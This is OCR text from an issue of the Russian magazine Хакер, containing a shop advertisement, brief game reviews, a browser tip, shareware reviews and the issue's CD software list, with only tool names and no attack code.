$accs=explode(«|»,$access); //режем эту строчку в массив по символу |
for ($i=0; $i<=count($accs); $i++) //цикл по всем указанным редакторам
                                        {
        if($accs[$i]==$pid) { return true; } //Если администратор $aid указан в качестве редактора этого раздела
                                        }
            }
?>
```


И Н Т Е Р Н Е Т
(095) 928-6089, (095) 928-0360, (095) 928-3574


e-shop

http://www.e-shop.ru


$ 69,99
Age of Mythology


$ 75,99
Vietcong


$ 72,95
The Thing



$ 59,99
Earth and Beyond


$ 59,99
Sid Meier's Civilization III: Play the World

$ 79,99
Star Wars Galaxies: An Empire Divided

$ 89,99
MechWarrior 4: Mercenaries


$ 65,99
Airport 2002 Volume 1 Add-on к Microsofr Flight Simulator 2002


$ 22,99
Command & Conquer: Generals


$ 22,99
Sim City 4



$ 55,99
Neverwinter Nights: Shadows of Undrentide



$ 89,99
The Sims Online

$ 59,99
Dark Age of Camelot: Shrouded Isles


$ 55,99
The Elder Scrolls III: Morrowind: Tribunal



$ 79,99
Asheron's Call 2


$ 59,99
Ultima Online: Age of Shadows

$ 35,99
(Blizzard) Warcraft III Baseball Cap


$ 13,99
(GL) Футболка "Голубой Экран Смерти Windows" с логотипом "Хакер"


$ 9,99
Mouse Pad/ Коврик для мыши "Опасно для жизни"


$ 79,99
Diablo Battle Chest


$ 79,99
Unreal II: The Awakening


$ 22,99
Anarchy Online: Notum Wars


$ 79,99
Zanzarah: The Hidden Portal


$ 49,99
Quake III: Gold Edition


$ 90,99
Grand Theft Auto: Vice City - Soundtrack Box Set


Final Fantasy XI: Zippo(R) Lighter
$ 39,99


Star Wars Bounty Hunter - LI2055
$ 179,99

ИНТЕРНЕТ-МАГАЗИН

ЗАКАЗЫ ПО ИНТЕРНЕТУ — КРУГЛОСУТОЧНО!
E-MAIL: sales@e-shop.ru
ЗАКАЗЫ ПО ТЕЛЕФОНУ МОЖНО СДЕЛАТЬ С 10.00 ДО 21.00 БЕЗ ВЫХОДНЫХ
ТЕЛЕФОНЫ: 928-6089, 928-0360, 928-3574
МЫ ПРИНИМАЕМ ЗАКАЗЫ НА ЛЮБЫЕ АМЕРИКАНСКИЕ ИГРЫ!

М А Г А З И Н

(095) 928-6089, (095) 928-0360, (095) 928-3574



$ 439,99
HP Jornada 568



$ 725,99
Compaq iPaq H3970



$ 699,99
Toshiba e740



$ 880
Sony DCR-PC8 E mini DV Camcoder



$ 599,99
Fujitsu-Siemens Pocket LOOX 600





$ 229,99
Jstck/ CH Flight Sim Yoke USB

mobile comput-



$ 720
Sony CyberShot Digital Camera DSC-S85





$ 110.99
Headphones/ Sennheiser HD 265 Vocal Headphones

$ 225
Spkrs/VideoLogic DigiTheatre LC - Silver

$ 120
Sony VCT-680RM



$ 75
Video/ Pinnacle Systems Studio PCTV Pro




$ 95,99
SanDisk 128 MB CompactFlash Card

Gifts

$ 29,99
(Blizzard) Warcraft III Action Figure: Storm Rage The Night Elf





$ 35,99
(WestWood) Command & Conquer: Red Alert 2: Chrono Legionnaire - Pewter Figure



$ 39,99
(Blizzard) The Art of Warcraft



ХАКЕР #3(51) e-shop

Да, Я хочу получать
БЕСПЛАТНЫЙ КАТАЛОГ E-Shop

Индекс
Город
Улица
Дом корпус квартира
ФИО

Отправьте купон по адресу: 101000, Москва, Главпочтамт, а/я 652, E-Shop

ЗАЛ СУДА

Stepan Ilyin aka Step (step@real.xakep.ru)




Урожденная	Двенадцать стульев
Жанр	Adventure
Похожесть	ПиВИЧ
Мать/отец	Сатурн-плюс/Бука
Требует	P2-266(400), 32(64)
Групповуха	Обломись
Описуха	Весьма удачная отечественная адвенчура. Сценаристы отошли от пошлых шуток, уже ставших стандартом де-факто в подобных играх, и придумали забавный сюжет (кстати, очень схожий с книжным). Каждая реплика или надпись на стене – очередной прикол. Уже за это игра заслуживает хорошей оценки, да еще звук и графика не подкачали.
ПРИГОВОР	ХОРОШО








Урожденная	WhiteOut
Жанр	Гонки на снегоходах
Похожесть	Snow Storm, SnowCross
Мать/отец	Vicarious Visions/Konami
Требует	P3-600(P3-1Ghz), 64(256), 3D
Групповуха	Split-Screen
Описуха	Порт с приставки, представляющий собой жуткие аркадные гонки на «бигфутах». Разработчики наплевали на физику, поэтому о каких-либо «заносах» и т.п. и речи не идет. Все что от тебя требуется – не заснуть, нажимая поочередно клавиши поворотов направо и налево. Хотя... теперь тебе будет, чем занять пятилетнего племянника.
ПРИГОВОР	ПЛОХО



Урожденная	War and Peace: 1796-1815
Жанр	3D RTS
Похожесть	Shogun: Total War
Мать/отец	Microids/Microids
Требует	P3-700(P4-1.3Ghz), 128(256), 3D
Групповуха	Обломись
Описуха	Неплохая стратегия с уклоном в экономику. Время, которое охватывает игра, было бурным, и реальные сражения, известнейшие исторические личности (Суворов, Кутузов и другие) делают сюжет не только увлекательным, но и познавательным. Игра действительно затягивает, хотя графика, к сожалению, подкачала. 3D-сражения выглядят более чем убого.
ПРИГОВОР	СРЕДНЕ





Урожденная	Unreal II: The Awakening
Жанр	FPS
Похожесть	Unreal, Quake
Мать/отец	Legend Ent. /Epic/Infogrames
Требует	P3-700(P4-2Ghz), 256(512), 3D
Групповуха	ОБЛОМИСЬ!
Описуха	Первая часть грандиозной игры просто не могла остаться без продолжения. И вот оно вышло. Только радоваться что-то не хочется. Да, графика на высочайшем уровне, геймплей затягивает не на шутку, а такой качественной реализации объемного звука я еще не видел. Но вам не кажется, что 5-10 часов игрового времени маловато для игры столько высокого уровня? Тем более многопользовательская игра не предусмотрена.
ПРИГОВОР	ХОРОШО

Урожденная	Air Strike 3D: Operation W.A.T
Жанр	Scroll-shooter
Похожесть	Heli Heroes, Ultra Assault
Мать/отец	Divo Games/Divo Games
Требует	P2-300(P3-600), 64(128), 3D
Групповуха	Обломись
Описуха	Еще один сюрприз от российских производителей. Перед нами замечательная вертолетная леталка с видом сверху. Да, сюжет неказист. Да, аркада. Но играть в нее – одно наслаждение. А все дело в суперской графике и продуманности геймплея. На протяжении игры ты сможешь полетать на нескольких десятках вертолетов, опробовать кучу оружия, подорвать к чертям базы террористов и многое другое. Еще бы звук поразнообразней...
ПРИГОВОР	ХОРОШО



Урожденная	**Завоевание Америки**
Жанр	RTS
Похожесть	Казаки
Мать/отец	GSC Game World/Руссобит-М
Требует	P2-500(P4-1700), 64(512)
Групповуха	LAN, инет
Описуха	По сути, перед нами переделка Казаков. Замечу, удачная. Кампания охватывает широкий временной промежуток и отличается исторической достоверностью. Поэтому игру одинаково интересно пройти как за одну, так и за другую сторону. В техническом плане тоже все OK. Графическое разрешение стало еще больше, анимация стала куда более качественной, да и спецэффектами игру не обделили. Но мы это уже видели.
ПРИГОВОР	**ХОРОШО**




Урожденная	**Haegemonia: Legion of Iron**
Жанр	*3D Space RTS*
Похожесть	*IG2, Homeworld*
Мать/отец	*Digital Reality/DreamCatcher Interactive*
Требует	*P3-600(P3-1Ghz), 128(256), 3D*
Групповуха	*LAN, инет*
Описуха	Бесподобно реализованная смесь 3D RTS и экономического симулятора. Теперь тебе придется не только клепать юнитов и таскать их из галактики в галактику в ожидании очередной битвы в стиле «стенка на стенку», но и управлять экономикой на своих землях. Регулировать расходы на науку, военное развитие, уровень колонизации, ставки налогов – все это в твоей юрисдикции. Интересно и красиво.
ПРИГОВОР	**РУЛЕ(3)**

ЗАЛ СУДА

Приговор N

Stepan Ilyin aka Step (step@real.xakep.ru)




Урожденная	Another War
Жанр	Action/RPG
Похожесть	Divine Divinity, Prince of Qin
Мать/отец	Mirage Interactive/Акелла
Требует	P2-400(P3-700), 128(256)
Групповуха	Обломись
Описуха	Разработчики, видимо, так и не выбрали на чем остановиться - то ли на RPG, то ли на action'е. В итоге получился какой-то недоношенный гибрид, неудачный клон, представляющий собой лоскутное одеяло. Кусок отсюда, кусок оттуда, а вместе - непонятно что. Добавь к этому жуткое управление, сомнительные характеристики героев и абсолютно идиотский AI. Хотя сюжет ничего, даже шутки есть.
ПРИГОВОР	ПЛОХО







Урожденная	Grom
Жанр	Action/Adventure/RPG
Похожесть	Commandos, Final Fantasy 7
Мать/отец	Rebelmind/CDV Software
Требует	P2-350(P3-600), 128(256), 3D
Групповуха	Обломись
Описуха	Grom – весьма необычная игра. С одной стороны, жанровая разнообразность, модная графика и звук, продуманность оружия, внушающие уважение бойни, прекрасные ландшафты и пейзажи. Но с другой – чересчур сложные последние уровни и абсолютно идиотские глюки интерфейса. Но все-таки играть действительно интересно, благо сценаристы и актеры на славу поработали над сторилайном!
ПРИГОВОР	ХОРОШО





Урожденная	FourFourTwo: Touchline Passion
Жанр	Футбольный менеджмент
Похожесть	Total Club Manager 2003
Мать/отец	Bubball/SCi Games
Требует	P2-350(P3-500), 128(256), 3D
Групповуха	LAN, инет
Описуха	В профессиональном спорте сейчас крутятся огромные деньги, поэтому грамотно руководить футбольным клубом под силу далеко не каждому. Игрушка «4-4-2» как раз для тех, кто хочет себя попробовать в этом нелегком деле. Вся бухгалтерия команды, ее участие в чемпионатах, ее состав и гонорары – все это твои трудности. Занимательно, но надоедает быстро.
ПРИГОВОР	СРЕДНЕ





Урожденная	Command&Conquer: Generals
Жанр	3D RTS
Похожесть	Emperor, Age of Mythology
Мать/отец	EA Pacific/Electronic Arts
Требует	P3-800(P4-2Ghz), 128(512), 3D
Групповуха	LAN, инет
Описуха	Еще первая часть игры положила начало моей вечной любви к RTS. Поэтому мне особенно приятно видеть столь продуманное и идеально реализованное продолжение. Разработчики представили нам супер 3D-движок, незабываемый звук и музыку, удобный интерфейс и управление, абсолютно не похожие друг на друга враждующие нации. Недостатки все же есть, но на общем плане на них не обращаешь внимания.
ПРИГОВОР	РУЛЕ(З)!






Урожденная	Monster Jam: Maximum Destruction
Жанр	Гонки на «бигфутах»
Похожесть	Carmageddon, DDerby
Мать/отец	High Voltage Software/Ubi Soft
Требует	P2-450(P3-700), 128(256), 3D
Групповуха	Split-screen
Описуха	Еще один порт с приставки. Под видом симпатичных аркадных гонок скрывается, мягко говоря, посредственная игра. Чувство разнообразия «бигфутов» ложное, в большинстве своем это одни и те же машины различных пестрых расцветок. Трассы однообразные и до безобразия тупые, причем явно не предназначенные для гонок подобного класса. Зато графика впечатляет, отсюда и первоначальное ложное впечатление.
ПРИГОВОР	ЛАЖА









Урожденная	Impossible Creatures
Жанр	3D RTS
Похожесть	AoM, Генетические войны
Мать/отец	Relic Entertainment/ Microsoft Game Studios
Требует	P3-500(P4-1.3Ghz), 128(256)
Групповуха	LAN, инет
Описуха	Симпатичная 3D-стратегия с уклоном в генетику. Смысл игры заключается в правильном скре-
ПРИГОВОР	ХОРОШО


щивании найденных в различных уголках галактики тварей с целью последующего их воспроизводства. А дальше включаем инкубатор, и пачки обезьянокашалотов, крокодилобегемотов и горилло-попугаев готовы к бою с себе подобными. Интересная (хотя оригинальной ее не назовешь) идея и в целом неплохая реализация.






Урожденная	Battlefield 1942: The Road to Rome
Жанр	*Мультиплеерный FPS*
Похожесть	*BF1942, Tribes 2*
Мать/отец	*Digital Illusions/Electronic Arts*
Требует	*P3-600(P3-1000), 128(256)*
Групповуха	*LAN, инет*
Описуха	Аддон к игре, которую называют «убийцей контры», вышел совсем недавно, но уже успел наделать
ПРИГОВОР	СРЕДНЕ

шума. Появились 6 новых карт, 8 машин и несколько видов оружия. Казалось бы, немного, но и этого достаточно. Ведь все выполнено очень качественно, особенно карты. Здесь действительно можно проводить широкомасштабные операции с четким планированием, заранее обговоренными тактиками и т.п. Затягивает не на шутку.









TIPS&TRICKS

В Самой_Быстрой_Бродилке под названием ОПЕРА есть такая фенечка. Давим Alt+P или Файл--Настройки пункт Личные данные и скромно вводим инфу о себе. Используй поля "Другое ?1-3" для ввода всякой хрени (имя брата, на всякий случай, номер креды :)). А потом, заполняя очередную анкету знакомства, кликаешь в поле правой кнопой--Добавить. И все!

Спиридонов Стас aka V4nD4LL
v4nd4ll@samtel.ru

ШароWARES


M.J.Ash (m.j.ash@real.xakep.ru)



ICQ Forwarder v 1.25

Windows 9x/Me/NT/2k/XP
Size: 179 Kb
Freeware
http://drgonzo.nm.ru


Маленькая программа для автоматической пересылки входящих сообщений с ICQ на мобильник. Лицом неказиста, но весьма функциональна. На телефон сообщения уходят в формате «дата время ICQ_UIN/Nick текст сообщения». Разбивку длинных сообщений на несколько частей ICQ Forwarder производит самостоятельно. Если ты опасаешься, что твою мобилу таким образом заспамят, число пересылаемых сообщений можно ограничить. Для этого в файле Icqfw.ini надо задать параметр Limit равным, скажем, 20, тогда после отправки указанного количества мессаг ICQ Forwarder будет уходить в офлайн. Кстати, должен заметить, что любые настройки этой софтины выполняются путем редактирования файла Icqfw.ini. И перед первым запуском ICQ Forwarder тебе будет необходимо, как минимум, вписать туда номер телефона, указать UIN и пароль к нему. Впрочем, никаких сложностей эта процедура не вызывает - все настройки в Icqfw.ini доходчиво прокомментированы на русском языке.
По совместительству ICQ Forwarder может работать автоответчиком - в этом случае любой человек, кинувший тебе на аську месагу, незамедлительно получит ответ. Что-нибудь вроде «Меня нет на месте. Возможно, я скоро получу Ваше сообщение на мобильный и выйду на связь». Ну а о том, что программа старательно ведет лог всех входящих сообщений, и говорить-то, я думаю, не стоит :).



Absolute StartUp v 2.0

Windows 9x/Me/NT/2k/XP
Size: 1101 Kb
Shareware
http://www.fgroupsoft.com

Уникальная многофункциональная утилита для управления програми, автоматически стартующими при загрузке Windows. С ее помощью можно не только комфортно редактировать содержание папки Автозагрузка, файл win.ini и соответствующие ключи реестра, но и четко планировать, когда и при каких условиях должны стартовать те или иные проги. Например, Absolute StartUp ничего не стоит сделать так, чтобы при запуске системы все автозагружаемые проги стартовали не разом, а одна за другой с некоторой задержкой. Еще вариант: часть программ запускается не при загрузке Windows, а лишь тогда, когда ты подключишься к Сети. А может быть, ты хочешь запускать какие-то проги по расписанию? Скажем, раз в день? Или только по выходным? Впрочем, о чем это я?!! Это же все стандартные функции! Лучше расскажу тебе о действительно уникальной фишке под названием «Контролируемый старт». Благодаря ей можно добиться того, чтобы при старте операционной системы загружался именно тот комплект программ, который тебе нужен в данный момент. Выбор необходимого комплекта производится с помощью горячей клавиши (Alt, Ctrl, Shift) на последнем этапе загрузки системы. То есть, допустим, ты не трогаешь клаву - грузится стандартный набор программ, нажал и подержал Shift - грузится текстовый редактор и электронный словарь, «придержал» при запуске Alt - не грузится ничего лишнего, все системные ресурсы можно выделить своей любимой игрухе. Ну, скажи, разве это не здорово, а?



3D Mail Effects v 6.0

Windows 9x/Me/NT/2k/XP
Size: 1557 Kb
Shareware
http://www.3dmaileffects.com

Программа для регулярной проверки почтовых ящиков. Извещает о поступлении новой корреспонденции с помощью вывода на экран заранее заданного трехмерного объекта. В качестве такого объекта может выступать любая модель, записанная в формате 3DS (3D Studio R4). Этот формат широко распространен, поэтому я не обращал особого внимания на то, что сама программа может похвастаться только одной встроенной моделью - литерой «Е». Я просто сразу же заменил эту невзрачную буковку довольно злобной черепушкой, добытой на сайте www.3dcafe.com. Хотя, если честно, я полез на этот сайт за трехмерной моделью обычного почтового конверта - хотел, чтобы у меня компьютер сигнализировал о появлении свежей почты изображением вращающегося письма (как в голливудских фильмах), да ничего подходящего не нашел. Надеюсь, тебе повезет больше. Но что-то я отвлекся...
Само собой, в 3D Mail Effects пользователь может регулировать размеры модели, ее ориентацию в пространстве и положение на экране. Также разрешается натягивать на 3D-модель любую текстуру (BMP-файл, 256 на 256 точек). Правда я с дополнительными текстурами не заморачивался - меня вполне устроило, что череп, плавно вращающийся на моем Рабочем столе, отливает золотом.
Помимо сигнализации с помощью трехмерных моделей, 3D Mail Effects способна подавать и более привычные звуковые сигналы, мигать иконкой и светодиодами на клавиатуре. В окне программы (поддерживаются скины) отображается текущее состояние твоего почтового ящика, причем заголовки писем, написанные по-русски, отображаются корректно. 3D Mail Effects может мониторить неограниченное количеством почтовых ящиков и удалять ненужную почту, не скачивая ее на компьютер. Короче говоря, эта не бесполезная софтинка с одним любопытным наворотом, а нормальная рабочая утилита, к которой тебе определенно стоит присмотреться повнимательнее.








DCE Auto Enhance v 2.1

Windows 9x/Me/NT/2k/XP
Size: 1294 Kb
Shareware
http://www.mediachance.com/dce




Обмениваться снимками по Сети хотят многие, однако редкий юзер может себе позволить приличный цифровой фотоаппарат. Вот и снимает народ тем, что есть под рукой. Например, я делаю снимки видеокамерой Panasonic DS30EN. Получается, честно говоря, паршиво. И если бы не программа DCE Auto Enhance, я давно бы бросил это дело. DCE Auto Enhance - это такая специальная прога для обработки цифровых снимков. Она улучшает цветопередачу и баланс, подавляет шумы, позволяет управлять насыщенностью и четкостью изображения. До знакомства с ней я пытался выполнять аналогичные операции в Photoshop'е, но конечный результат явно не стоил усилий, затраченных на его достижение. А в DCE Auto Enhance все просто и понятно: снимок «до», снимок «после» и несколько вкладок с ползунками. Немного поманипулируешь ползунками, добиваясь максимального качества изображения, и записываешь заметно похорошевший снимок на диск. Но самое интересное, что, вручную настроив DCE Auto Enhance по одному изображению из серии, все остальные можно взять и прогнать в автоматическом режиме. Хотя, если пакетная обработка снимков тебя не особенно интересует, ты можешь сэкономить время на поиске кряка и скачать с того же сайта младшего брата DCE Auto Enhance - программу Free Digital Camera Enhancer.



AirNav Live Flight Tracker v 2.0

Windows 9x/Me/NT/2k/XP
Size: 6464 Kb
Shareware
http://www.airnavlive.com



Программа, наглядно показывающая, какое огромное количество самолетов постоянно кружит над нашими головами, и позволяющая в реальном времени отслеживать любой полет. Большую часть окна AirNav Live Flight Tracker занимает карта, на которой выводятся условные обозначения самолетов и аэропортов. Указав курсором на любой самолет, ты моментально получишь исчерпывающую информацию о том, что это за машина, какой компании она принадлежит, откуда вылетела, куда, сколько времени находится в пути, на какой высоте летит, с какой скоростью и т.д. Эх, да что там говорить! В некоторых случаях, кликнув по условному значку правой кнопкой мыши и выбрав в появившемся контекстном меню пункт «Show me photos of a similar plane…», можно даже увидеть в окне браузера фотографию соответствующего самолета. Учитывая то, что этот софт с радостью выдает пользователю еще и подробные сведения о любом интересующем его аэропорте, становится непонятно, почему эту прогу назвали AirNav Live Flight Tracker'ом, а не, скажем, «Мечтой террориста» :).



ШароWARE Z

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)


ХАКЕР VER 03.03 (51)

>>>> СОФТ
- 3D Mail Effects 6.0
- AirNav Live Flight Tracker 2.0
- Absolute StartUp 2.0
- DCE Auto Enhance 2.1
- Flasher 1.0
- ICQ Forwarder 1.25
- Dancing Stick Figures 3.7
- 3D Eye Collective Information Display 1.0
- Deep Exploration 2.1
- Blog 7.0
- Planarchy 0.96 Build 0290
- ESCA (Easy Site Content Application) 2.3
- KSNews 3.50 Light Build 4558
- HTML News Updater 2.56
- FSCM RC10
- Web Site Maestro 2.3
- Flex Wizard 1.2
- WebSite-Watcher
- Check&Get
- Awasu
- DiskoWatchman
- WatzNew
- Power Screensaver Builder Pro
- 1st Screensaver Flash Studio Pro+
- Easy 3D Creator 2.1
- Internet ScreenSaver Builder 4.5
- Axialis Professional Screen Saver Producer 3.5
- bioSaver
- Chaotic Chance Screensaver 2.0
- Ant Movie Catalog
- MovieTrack 3.1
- Movie DB 2.50
- eXtreme Movie Manager Professional Edition 1.2
- AntiVir PE 6.18.01.50
- Gladiator AntiVirus 3.0.3 beta
- avast! Home 4.0.160
- Win32Whois 0.5
- Balamut ICQ Spider 4.1
- Cain & Abel 2.5 beta28
- CryptoHeaven 2.2.2
- CommView 4.0
- WolfPack MSN Bomber 1.4
- Smart Card ToolSet 2.0 PC/SC 2.0
- SMAC 1.1
- Traces Viewer 1.1
- pkcrack 1.2.2
- CD-R/DVD Diagnostic 2.0.1 build 57
- GermaniXEncoder 0.10.342a beta
- K-Lite Codec Pack 1.6
- mp3 Worx 2.01
- Nero WMP9 plugin
- RamCleaner 2.3 build 500
- Audiograbber 1.82 Free
- 3DMark 2003 03
- Mdaemon 6.72
- Opera 7.02
- Mozilla 1.3 beta rus
- CNSearch Pro 1.2
- Quintessential Player build 40 beta
- MusicMatch Jukebox 7.50.1070
- Netscape 7.02
- Антивирус Касперского Personal Pro 4.0.9.0
- WinRAR 3.11 Rus

>>>> ДРАЙВЕРА
- ATI
- EPSON
- Realtek
- Creative
- Matrox
- NVIDIA

>>>> ЮНИКС
- GNOME 2.2
- Apache 2.0.44
- BIND 9.2.2
- PureFTPd 1.14
- MySQL 3.23.55
- Squid 2.5
- Samba 2.2.7a
- OpenSSH 3.5
- xine 0.9.16
- LIVES 0.4.5
- Webmin 1.060

>>>> МУЗЫКА
- Baits of Desolation / [DLC]
- Goblin returns / Skaven / Future Crew
- Crystals / Rain/SandS
- KoLa - 15 seconds :) / Dj Save / Extremal Group

>>>> ДЕМКИ
- Music Influence / Lunix
- Valentine-2 / Fenomen
- Run away / Epidemic
- Hello,scene...HappyNY2003 / Extremal Group

>>>> TRASH
- Компоненты для Delphi и C++ Builder
- Исходники из "Кодинга"
- Монитор памяти для Delphi-приложений 1.0
- Database Workshop 5.0
- Config Delphi 1.0.0
- Справочник по реестру Windows
- HTML в примерах
- Народные советы 1.3
- Полезные советы по работе с компьютером 40
- DetectiveStory 3.3946
- ArtMoney 6.26
- X-Wallpaperz

ХАКЕР


ХАКЕР VER 03.03 (51)



Deep Exploration v 2.1

Windows 9x/Me/NT/2k/XP
Size: 6974 Kb
Shareware
http://www.righthemisphere.com

